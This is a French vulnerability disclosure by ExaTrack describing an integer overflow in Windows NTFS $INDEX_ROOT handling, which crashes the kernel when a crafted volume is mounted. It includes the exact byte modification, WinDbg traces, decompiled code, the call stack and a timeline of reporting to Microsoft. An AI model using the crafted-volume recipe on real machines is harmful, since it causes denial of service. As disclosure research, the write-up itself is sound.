ExaTrack

NTFS 0day in MFT parsing

ExaTrack - Stéfan Le Berre (stefan.le-berre [at] exatrack.com)

Ce papier détaillera une vulnérabilité que nous avons découverte, elle concerne un integer overflow pouvant être déclenché en montant une clé USB et provoquant donc un BSOD. La vulnérabilité concerne NTFS et plus précisément dans son cœur, la MFT (Master File Table). Bonne lecture :-)

NTFS est un système de fichier dont la principale composante est la MFT. Cette table contient les références à tous les fichiers du système, ainsi que l'arborescence de celui-ci. La vulnérabilité se situe justement dans la mise à jour d'un de ces nœuds.

La vulnérabilité concerne l'ajout de fichiers dans un répertoire. Plus précisément le traitement du champ `$INDEX_ROOT`. Ce champ contient la liste des fichiers du répertoire. Ci-dessous l'entrée d'un champ `$INDEX_ROOT`.

```
00000130 89 DE 34 97 F6 E1 C9 54  90 00 00 00 58 02 00 00  ..4....T....X...
00000140 00 04 18 00 00 00 01 00  38 02 00 00 20 00 00 00  ..........8... ...
00000150 24 00 49 00 33 00 30 00  30 00 00 00 01 00 00 00  $.I.3.0.0.......
00000160 00 10 00 00 01 00 00 00  10 00 00 00 28 02 00 00  ............(...
00000170 28 02 00 00 00 00 00 00  2B 00 00 00 00 00 02 00  (.......+.......
00000180 68 00 54 00 00 00 00 00  27 00 00 00 00 00 02 00  h.T.....'.......
00000190 60 17 30 5A AC 3B D5 01  63 3E 30 5A AC 3B D5 01  `.0Z.;..c>0Z.;..
000001A0 C8 D0 D5 5B AC 3B D5 01  60 17 30 5A AC 3B D5 01  ...[.;..`.0Z.;..
000001B0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001C0 20 00 00 00 00 00 00 00  09 00 74 00 6F 00 74 00   .........t.o.t.
000001D0 6F 00 31 00 2E 00 74 00  78 00 74 00 6F 00 63 00  o.1...t.x.t.o.c.
000001E0 2C 00 00 00 00 00 02 00  68 00 54 00 00 00 00 00  ,.......h.T.....
000001F0 27 00 00 00 00 00 02 00  B3 F7 55 5C AC 3B 07 00  '.........U\.;..
00000200 63 3E 30 5A AC 3B D5 01  C2 DA 55 5F AC 3B D5 01  c>0Z.;....U_.;..
```

A l'offset 0x30 se situe l'offset de la première entrée, ici la valeur est 0x10. Elle représente l'offset relatif du premier fichier contenu dans le dossier. La valeur est toujours 0x10, mais peut être modifiée manuellement pour pointer sur la seconde entrée du fichier. Pour ce faire nous avons remplacé cette valeur par 0xe0.

```
00000130 89 DE 34 97 F6 E1 C9 54  90 00 00 00 58 02 00 00  ..4....T....X☻..
00000140 00 04 18 00 00 00 01 00  38 02 00 00 20 00 00 00  .♦↑...☺.8☻.. ...
00000150 24 00 49 00 33 00 30 00  30 00 00 00 01 00 00 00  $.I.3.0.0...☺...
00000160 00 10 00 00 01 00 00 00  E0 00 00 00 28 02 00 00  .►..☺.......(☻..
00000170 28 02 00 00 00 00 00 00  2B 00 00 00 00 00 02 00  (☻......+.....☻.
00000180 68 00 54 00 00 00 00 00  27 00 00 00 00 00 02 00  h.T.....'.....☻.
00000190 60 17 30 5A AC 3B D5 01  63 3E 30 5A AC 3B D5 01  `↕0Z.;.☺c>0Z.;.☺
000001A0 C8 D0 D5 5B AC 3B D5 01  60 17 30 5A AC 3B D5 01  ...[.;.☺`↕0Z.;.☺
000001B0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001C0 20 00 00 00 00 00 00 00  09 00 74 00 6F 00 74 00   .........t.o.t.
000001D0 6F 00 31 00 2E 00 74 00  78 00 74 00 6F 00 63 00  o.1...t.x.t.o.c.
000001E0 2C 00 00 00 00 00 02 00  68 00 54 00 00 00 00 00  ,.....☻.h.T.....
000001F0 27 00 00 00 00 00 02 00  B3 F7 55 5C AC 3B 07 00  '.....☻...U\.;..
00000200 63 3E 30 5A AC 3B D5 01  C2 DA 55 5F AC 3B D5 01  c>0Z.;.☺..U_.;.☺
00000210 B3 F7 55 5C AC 3B D5 01  00 00 00 00 00 00 00 00  ..U\.;.☺........
00000220 00 00 00 00 00 00 00 00  20 00 00 00 00 00 00 00  ........ .......
00000230 09 00 74 00 6F 00 74 00  6F 00 32 00 2E 00 74 00  ..t.o.t.o.2...t.
00000240 78 00 74 00 6F 00 74 00  2D 00 00 00 00 00 02 00  x.t.o.t.-.....☻.
00000250 68 00 54 00 00 00 00 00  27 00 00 00 00 00 02 00  h.T.....'.....☻.
00000260 22 4A 4A 60 AC 3B D5 01  63 3E 30 5A AC 3B D5 01  "JJ`.;.☺c>0Z.;.☺
00000270 7C D3 10 67 AC 3B D5 01  22 4A 4A 60 AC 3B D5 01  |.►g.;.☺"JJ`.;.☺
```

Ainsi nous nous retrouvons avec une liste de fichiers plus petite que les fichiers réellement contenus. Ceci n'a pas d'incidence en temps normal, sauf si la totalité de l'entrée MFT est utilisée et que nous demandons l'ajout d'un fichier. Dans ce cas il faut passer l'entrée `$INDEX_ROOT` de « résident » à « non résident », soit allouer l'espace utilisé ailleurs sur la partition.

Cette action va provoquer une relocation des entrées. Dans notre cas nous avons modifié l'entrée `$Extend` d'une partition formatée avec un Windows 7. Le pointeur de la première entrée a été passé de la valeur 0x10 à 0xd0. Sous Windows 10, plusieurs nouveaux fichiers sont apparus sur NTFS, entre autre `$Deleted`, dans le répertoire `$Extend`. Sous Windows 10, le système va donc créer ce fichier sur le FS s'il n'existe pas déjà. Ceci aura pour cause de provoquer l'ajout d'un nouveau fichier dans le répertoire corrompu, et donc déclencher la vulnérabilité.

L'overflow intervient dans la function `Ntfs!PushIndexRoot`, vous pouvez voir la mauvaise utilisation de la valeur 0xd0 ici :

```
rax=0000000000000028 rbx=00000000000001a0 rcx=ffff8007ab5c01e0
rdx=00001504ed67ad00 rsi=ffff950c97ba27f0 rdi=ffff8007ab5c0018
rip=fffff80cc5086bc9 rsp=ffffdc83196b9a20 rbp=ffffdc83196ba139
 r8=0000000000000000  r9=0000000000000000 r10=7fffffffffffffc
r11=ffff8007ab5c0040 r12=ffff950c97ba28e8 r13=ffff950c98c3ac70
r14=ffffdc83196b9da0 r15=ffffac8420cd0018
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
Ntfs!PushIndexRoot+0x2d9:
fffff80cc5086bc9   412b4500                      sub             eax,dword   ptr   [r13]
ds:002b:ffff950c98c3ac70=000000d0
```

Un « integer overflow » intervient lors de la soustraction de 0x28 et 0xd0, un second problème est le *cast* opéré sur un entier de 32 bits pour effectuer le calcul.

La valeur corrompue est utilisée comme un offset dans la MFT en mémoire :

```
rax=00000000ffffff58 rbx=00000000000001a0 rcx=ffff8007ab5c01e0
rdx=00001504ed67ad00 rsi=ffff950c97ba27f0 rdi=ffff8007ab5c0018
rip=fffff80cc5086bd5 rsp=ffffdc83196b9a20 rbp=ffffdc83196ba139
 r8=ffffdc83196b9e50  r9=0000000000000000 r10=7ffffffffffffffc
r11=ffff8007ab5c0040 r12=ffff950c97ba28e8 r13=ffff950c98c3ac70
r14=ffffdc83196b9da0 r15=ffffac8420cd0018
iopl=0         nv up ei ng nz na pe cy
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000283
Ntfs!PushIndexRoot+0x2e5:
fffff80cc5086bd5   492b40d0                    sub             rax,qword   ptr   [r8-30h]
ds:002b:ffffdc83196b9e20=ffff8007bba02d30
// ffff8007bba02c00 is the current MFT node
1: kd> db ffff8007bba02c00 L200
    ffff8007bba02c00  46 49 4c 45 30 00 03 00-a2 47 38 00 00 00 00 00  FILE0....G8.....
    ffff8007bba02c10  0b 00 01 00 38 00 03 00-80 01 00 00 00 04 00 00  ....8...........
    ffff8007bba02c20  00 00 00 00 00 00 00 00-07 00 00 00 0b 00 00 00  ................
    ffff8007bba02c30  03 00 00 00 00 00 00 00-10 00 00 00 60 00 00 00  ............
    ffff8007bba02c40  00 00 18 00 00 00 00 00-48 00 00 00 18 00 00 00  ........H.......
    ffff8007bba02c50  63 3E 30 5A AC 3B D5 01-63 3E 30 5A AC 3B D5 01  c>0Z.;..c>0Z.;..
    ffff8007bba02c60  63 3E 30 5A AC 3B D5 01-63 3E 30 5A AC 3B D5 01  c>0Z.;..c>0Z.;..
    ffff8007bba02c70  06 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
    ffff8007bba02c80  00 00 00 00 01 01 00 00-00 00 00 00 00 00 00 00  ................
    ffff8007bba02c90  00 00 00 00 00 00 00 00-30 00 00 00 68 00 00 00  ........0...h...
    ffff8007bba02ca0  00 00 00 00 00 00 03 00-50 00 00 00 18 00 01 00  ........P.......
    ffff8007bba02cb0  05 00 00 00 00 00 05 00-63 3E 30 5A AC 3B D5 01  ........c>0Z.;..
    ffff8007bba02cc0  63 3E 30 5A AC 3B D5 01-63 3E 30 5A AC 3B D5 01  c>0Z.;..c>0Z.;..
    ffff8007bba02cd0  63 3E 30 5A AC 3B D5 01-00 00 00 00 00 00 00 00  c>0Z.;..........
    ffff8007bba02ce0  00 00 00 00 00 00 00 00-06 00 00 10 00 00 00 00  ................
    ffff8007bba02cf0  07 03 24 00 45 00 78 00-74 00 65 00 6e 00 64 00  ..$.E.x.t.e.n.d.
    ffff8007bba02d00  a0 00 00 00 50 00 00 00-01 04 40 00 00 00 05 00  ....P.....@.....
    ffff8007bba02d10  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
    ffff8007bba02d20  48 00 00 00 00 00 00 00-00 10 00 00 00 00 00 00  H...............
>>> ffff8007bba02d30  00 10 00 00 00 00 00 00-00 10 00 00 00 00 00 00  ................
    ffff8007bba02d40  24 00 49 00 33 00 30 00-21 01 53 04 00 00 00 00  $.I.3.0.!.S.....
    ffff8007bba02d50  b0 00 00 00 28 00 00 00-00 04 18 00 00 00 06 00  ....(...........
    ffff8007bba02d60  08 00 00 00 20 00 00 00-24 00 49 00 33 00 30 00  .... ...$.I.3.0.
    ffff8007bba02d70  01 00 00 00 00 00 00 00-ff ff ff ff 00 00 00 00  ................
    ffff8007bba02d80  00 00 00 00 00 00 00 00-26 00 00 20 00 00 00 00  ........&.. ....
    ffff8007bba02d90  06 00 24 00 4f 00 62 00-6a 00 49 00 64 00 00 00  ..$.O.b.j.I.d...
    ffff8007bba02da0  18 00 00 00 00 00 01 00-60 00 4e 00 00 00 00 00  ........N.....
    ffff8007bba02db0  0b 00 00 00 00 00 0b 00-63 3E 30 5A AC 3B D5 01  ........c>0Z.;..
    ffff8007bba02dc0  63 3E 30 5A AC 3B D5 01-63 3E 30 5A AC 3B D5 01  c>0Z.;..c>0Z.;..
    ffff8007bba02dd0  63 3E 30 5A AC 3B D5 01-00 00 00 00 00 00 00 00  c>0Z.;..........
    ffff8007bba02de0  00 00 00 00 00 00 00 00-26 00 00 20 00 00 00 00  ........&.. ....
    ffff8007bba02df0  06 00 24 00 51 00 75 00-6f 00 74 00 61 00 00 00  ..$.Q.u.o.t.a...
1: kd> tr
rax=00007ff9445fd228 rbx=00000000000001a0 rcx=ffff8007ab5c01e0
rdx=00001504ed67ad00 rsi=ffff950c97ba27f0 rdi=ffff8007ab5c0018
rip=fffff80cc5086bd9 rsp=ffffdc83196b9a20 rbp=ffffdc83196ba139
 r8=ffffdc83196b9e50  r9=0000000000000000 r10=7ffffffffffffffc
r11=ffff8007ab5c0040 r12=ffff950c97ba28e8 r13=ffff950c98c3ac70
r14=ffffdc83196b9da0 r15=ffffac8420cd0018
iopl=0         nv up ei pl nz na po cy
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000207
Ntfs!PushIndexRoot+0x2e9:
fffff80cc5086bd9 4803c7          add     rax,rdi
1: kd> tr
```

```
rax=00000000efbbd240 rbx=00000000000001a0 rcx=ffff8007ab5c01e0
rdx=00001504ed67ad00 rsi=ffff950c97ba27f0 rdi=ffff8007ab5c0018
rip=fffff80cc5086bdc rsp=ffffdc83196b9a20 rbp=ffffdc83196ba139
 r8=ffffdc83196b9e50  r9=0000000000000000 r10=7ffffffffffffffc
r11=ffff8007ab5c0040 r12=ffff950c97ba28e8 r13=ffff950c98c3ac70
r14=ffffdc83196b9da0 r15=ffffac8420cd0018
iopl=0         nv up ei pl nz ac pe cy
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000213
Ntfs!PushIndexRoot+0x2ec:
fffff80cc5086bdc   490340d8                    add             rax,qword   ptr   [r8-28h]
ds:002b:ffffdc83196b9e28=ffff8007bba02e00
```

Après quelques additions la valeur corrompue `ffff8008ab5c0040` est stockée dans une variable :

```
rax=ffff8008ab5c0040 rbx=00000000000001a0 rcx=ffff8007ab5c01e0
rdx=00001504ed67ad00 rsi=ffff950c97ba27f0 rdi=ffff8007ab5c0018
rip=fffff80cc5086be0 rsp=ffffdc83196b9a20 rbp=ffffdc83196ba139
 r8=ffffdc83196b9e50  r9=0000000000000000 r10=7ffffffffffffffc
r11=ffff8007ab5c0040 r12=ffff950c97ba28e8 r13=ffff950c98c3ac70
r14=ffffdc83196b9da0 r15=ffffac8420cd0018
iopl=0         nv up ei ng nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000282
Ntfs!PushIndexRoot+0x2f0:
fffff80cc5086be0   49894018                    mov             qword   ptr   [r8+18h],rax
ds:002b:ffffdc83196b9e68=0000000000000000
```

La réutilisation de la valeur est faite dans `Ntfs!InsertSimpleAllocation` et provoque un crash dans un `memcpy`.


```
// fffff809`f1ce5682 498b5918        mov     rbx,qword ptr [r9+18h]
  lIndexEntry = Sp->IndexEntry; // Corrupted pointer
  NtfsPinMappedData(IrpContext,Scb,
                    *(longlong *)((longlong)lStartOfBuffer + 0x10) <<
                    (*(byte *)&Scb[1].AttributeName.field_0x5 & 0x3f),
                    (ulonglong)*(uint *)&Scb[1].AttributeName,Sp);
  NtfsRestartInsertSimpleAllocation(InsertIndexEntry,(uchar
*)lStartOfBuffer,lIndexEntry);
```

La call-stack du crash est la suivante :

```
0: kd> kp
 # Child-SP          RetAddr           Call Site
[...]
06 fffff488`a6a9d9a0 fffff807`5032ed46 nt!KiPageFault+0x343
07 fffff488`a6a9db38 fffff807`503e57b7 Ntfs!memcpy+0x246
08 fffff488`a6a9db40 fffff807`503e56b9 Ntfs!NtfsRestartInsertSimpleAllocation+0x37
09 fffff488`a6a9db70 fffff807`503e30b9 Ntfs!InsertSimpleAllocation+0x75
0a fffff488`a6a9dc20 fffff807`503e2e8d Ntfs!AddToIndex+0xc9
0b fffff488`a6a9dcf0 fffff807`503e2cd0 Ntfs!NtfsAddIndexEntry+0x13d
0c fffff488`a6a9df60 fffff807`503e277d Ntfs!NtfsAddNameToParent+0x438
0d fffff488`a6a9e060 fffff807`5044f643 Ntfs!NtfsAddLink+0x185
0e fffff488`a6a9e180 fffff807`50450c8f Ntfs!NtfsInitializeFileInDirectory+0x573
0f fffff488`a6a9e3a0 fffff807`5045efc4 Ntfs!NtfsInitializeDeletedDirectory+0x77
10 fffff488`a6a9e490 fffff807`5040c932 Ntfs!NtfsMountVolume+0x24a4
11 fffff488`a6a9e950 fffff807`5031cdee Ntfs!NtfsCommonFileSystemControl+0xbe
```

```
12 fffff488`a6a9ea30 fffff806`7851dbfa Ntfs!NtfsFspDispatch+0x34e
13 fffff488`a6a9eb70 fffff806`784e6b35 nt!ExpWorkerThread+0x16a
14 fffff488`a6a9ec10 fffff806`7866435c nt!PspSystemThreadStartup+0x55
15 fffff488`a6a9ec60 00000000`00000000 nt!KiStartSystemThread+0x1c
```

Nous avons donc un BSOD provoqué lors du montage d'une partition NTFS corrompue. Cela dit la vulnérabilité est probablement non exploitable avec le seul montage d'une clé USB, ce qui réduit fortement les risques y étant liés.



Cette vulnérabilité a été remontée à Microsoft le 16 juillet 2019. Ce dernier nous a respectueusement répondu ~~un WONTFIX~~ le 09 aout 2019.

Après vérifications, Microsoft a corrigé la vulnérabilité en juillet, le correctif sera disponible dans la prochaine version de Windows 10 (1909). Cette information nous a été remontée en dehors du canal de communication standard de Microsoft. Pour information la réponse officielle disait "Microsoft has decided that it will not be fixing this vulnerability in the current version and we are closing this case.". Cette réponse n'évoquant aucun potentiel correctif mais juste une "non correction" nous avions légitimement conclu à un WONTFIX.